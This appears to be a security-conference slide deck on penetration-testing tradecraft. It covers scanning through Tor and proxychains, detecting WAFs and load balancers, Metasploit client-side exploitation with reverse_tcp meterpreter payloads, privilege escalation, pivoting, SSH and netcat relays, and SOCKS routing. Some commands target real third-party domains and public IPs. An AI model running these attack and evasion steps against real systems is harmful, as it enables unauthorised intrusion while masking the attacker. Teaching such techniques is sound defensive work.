




Hopscotch, Double Dutch, & Gymnastics in the network

Presented By:
Joe McCray


joe@strategicsec.com
<http://www.linkedin.com/in/joemccray>
<http://twitter.com/j0emccray>

Hopscotch, Double Dutch, and Gymnastics in the network



This guy can

- Hopscotch
 - Scanning through proxies
- Double Dutch
 - Pivoting/Tunnelling
- Gymnastics
 - Lateral movement





Concepts & Techniques

- **Scanning from the outside**
 - Identify Load Balancers, HIPS, and WAF
 - 3rd Party options
 - Tor Network & Proxychains
 - Glype Proxies
- **Tunnelling**
 - Socks Proxies
 - ICMP Tunneling
- **Lateral Movement**
 - Pass the hash



Scanning From The Outside

Critical Step: **Identify Load Balancers**

```
dig microsoft.com
```

```
wget https://raw.githubusercontent.com/craig/ge.mine.nu/master/lbd/lbd.sh  
chmod +x lbd.sh  
./lbd.sh microsoft.com
```

```
git clone https://github.com/jmbr/halberd.git  
cd halberd/  
python setup.py install  
halberd microsoft.com
```



Scanning From The Outside

Critical Step:

Identify Web Application Firewalls (WAF) & Network Intrusion Prevention Systems (NIPS)

`pip install wafw00f`

`wafw00f http://www.oracle.com`

`wafw00f motorola.com`

If you get a layer 7 response
Then you are dealing with a WAF

If you get a RST/ACK or your
IP address gets blocked then you
Are dealing with a NIPS

7. Application Layer

- The solution gives HTTP Response Codes and/or modified header when attacked
- This is a Web Application Firewall

6. Presentation Layer

5. Session Layer

4. Transport Layer

- The solution sends a RST/ACK packet in response to an attack
- This is a NIPS

3. Network Layer

- The solution blocks your IP address in response to an attack
- This is a NIPS

2. Data Link Layer

1. Physical Layer



Scanning From The Outside

Critical Step:

Using 3rd Party Scanning services and proxies

<http://www.shodan.io/>

Create a FREE account and login

net:144.188.129.0/24



Scanning From The Outside

Critical Step:

Using 3rd Party Scanning services and proxies

```
sudo apt install -y proxychains
```

```
sudo vi /etc/proxychains.conf
```

Make sure that last line of the file is: Socks4 127.0.0.1 9050

```
sudo ntpdate pool.ntp.org
```

```
tor-resolve room362.com
```

```
proxychains nmap -sT -p80 162.243.126.247
```

```
proxychains nmap -sT -PN -n -sV -p
```


```
21,22,23,25,80,110,139,443,445,1433,1521,3306,3389,8080,10000 162.243.126.247
```




How does Tor works?



- Network of globally distributed proxies
- Listens on 127.0.0.1:9050
- Slow, but good for minimizing your network footprint by masking your source IP address
- Leaks DNS information so be sure to use tor-resolve





Proxychains

- Forces TCP applications that don't support proxies to go thru them
- Uses proxies in config file:
 - /etc/proxychains.conf
 - socks4, socks5, http
 - Easy to add tor to this config file (port 9050)
- Simple to use
 - proxychains firefox <http://mozilla.com>
 - proxychains nmap -sT -p 80 1.2.3.4

Scanning From The Outside

Critical Step:


Using 3rd Party Scanning services and proxies

```
git clone https://github.com/sensepost/glypeahead.git
cd glypeahead/
vi config.php
```

make the following change

```
'proxies'    =>    array(
    'https://branon.co.uk/glype/desktop-free/index.php',    <--- line 40
    'http://ricardoalcala.com/index.php',
)
```

php glypeahead config.php



Client-Side Exploit

Critical Step:

Client-Side Exploit if web server attack is not possible

```
./msfconsole  
use exploit/windows/browser/ie_cgenericelement_uaf  
set ExitOnSession false  
set URIPATH /ie8  
set PAYLOAD windows/meterpreter/reverse_tcp  
set LHOST 192.168.200.157  
set LPORT 7777  
exploit -j
```



Client-Side Exploit

Critical Step:

Privilege Escalate

```
meterpreter> sysinfo
```

```
meterpreter> background
```

```
back
```

```
use exploit/windows/local/ask
```

```
set SESSION 1
```

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

```
set LHOST 192.168.200.157
```

```
exploit
```




Client-Side Exploit

Critical Step:
Setup Pivot

route print

route add 192.168.200.169 255.255.255.0 1

route print





Other ways to pivot: Windows

- Routing & Remote Access Service
 - `sc config RemoteAccess start= demand`
 - `sc start RemoteAccess`
 - `sc query RemoteAccess`
- Routing Table
 - `route PRINT`
 - `route ADD <destination> MASK <mask> <gateway-ip> METRIC <weight> IF <interface#>`
- Fpipe
 - `fpipe.exe -l <local_port> -r <remote_port> <remote_ip>`



Other ways to pivot: Linux

- Enable Forwarding
 - `echo 1 /proc/sys/net/ipv4/ip_forward`
 - `sysctl -w net.ipv4.ip_forward=1`
- Routing Table
 - `route add [ip.ad.rr.ss] net [m.a.s.k] gw [ip.ad.rr.ss]`
 - `route default via [ip.ad.rr.ss]`



Secure Shell

- Remote
 - ssh -R remote_port
- Static (redirect a local connection to a remote ip:port)
 - ssh -L local_port:remote_ip:remote_port user@host
 - ssh -L 10000:10.10.10.10:80 user@host
- Dynamic (socks5)
 - ssh -D local_port user@host
 - ssh -D 10000 user@host
- Other options
 - -f (sent to background)
 - -N (prevent execution on remote server)
 - -o (send proxy command)



Netcat

- Server mode
 - `nc -l -p <local_port>`
 - `nc -nvlp 8000`
- Client
 - `nc remote_ip remote_port`
- Relay
 - `nc -l -p 8000 -c 'nc remote_host port'`
 - `nc -l -p 8000 -e relay.bat`
- SANS netcat cheatsheet
 - http://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf

VPN

-



Metasploit

- Routing thru sessions
 - `route add [subnet] [netmask] [session-idpr]`
- Meterpreter
 - `portfwd -l [local-port] -p [remote-port] -r [remote-host]`
 - `route list`
 - `route [add|delete] [subnet] [netmask] [gateway]`

Metasploit – Setup Socks

```
sudo vi /etc/proxychains.conf
```


Make sure that last line of the file is: socks4 127.0.0.1 1080

```
use auxiliary/server/socks4a
```

```
set SRVHOST 127.0.0.1
```

```
set SRVPORT 1080
```


```
run
```



Metasploit –Socks/ProxyChains

```
proxychains nmap -sT -PN -vv -sV --script=smb-os-discovery.nse -p 445  
192.168.200.0/24
```

```
proxychains nmap -sT -PN -n -sV -p  
21,22,23,25,80,110,139,443,1433,1521,3306,3389,8080,10000 192.168.200.0/24
```






What is Tunneling?

- One network protocol (payload protocol) encapsulated within the different protocol (delivery protocol) to provide a path through a network

ICMP Tunneling




Pen Tester

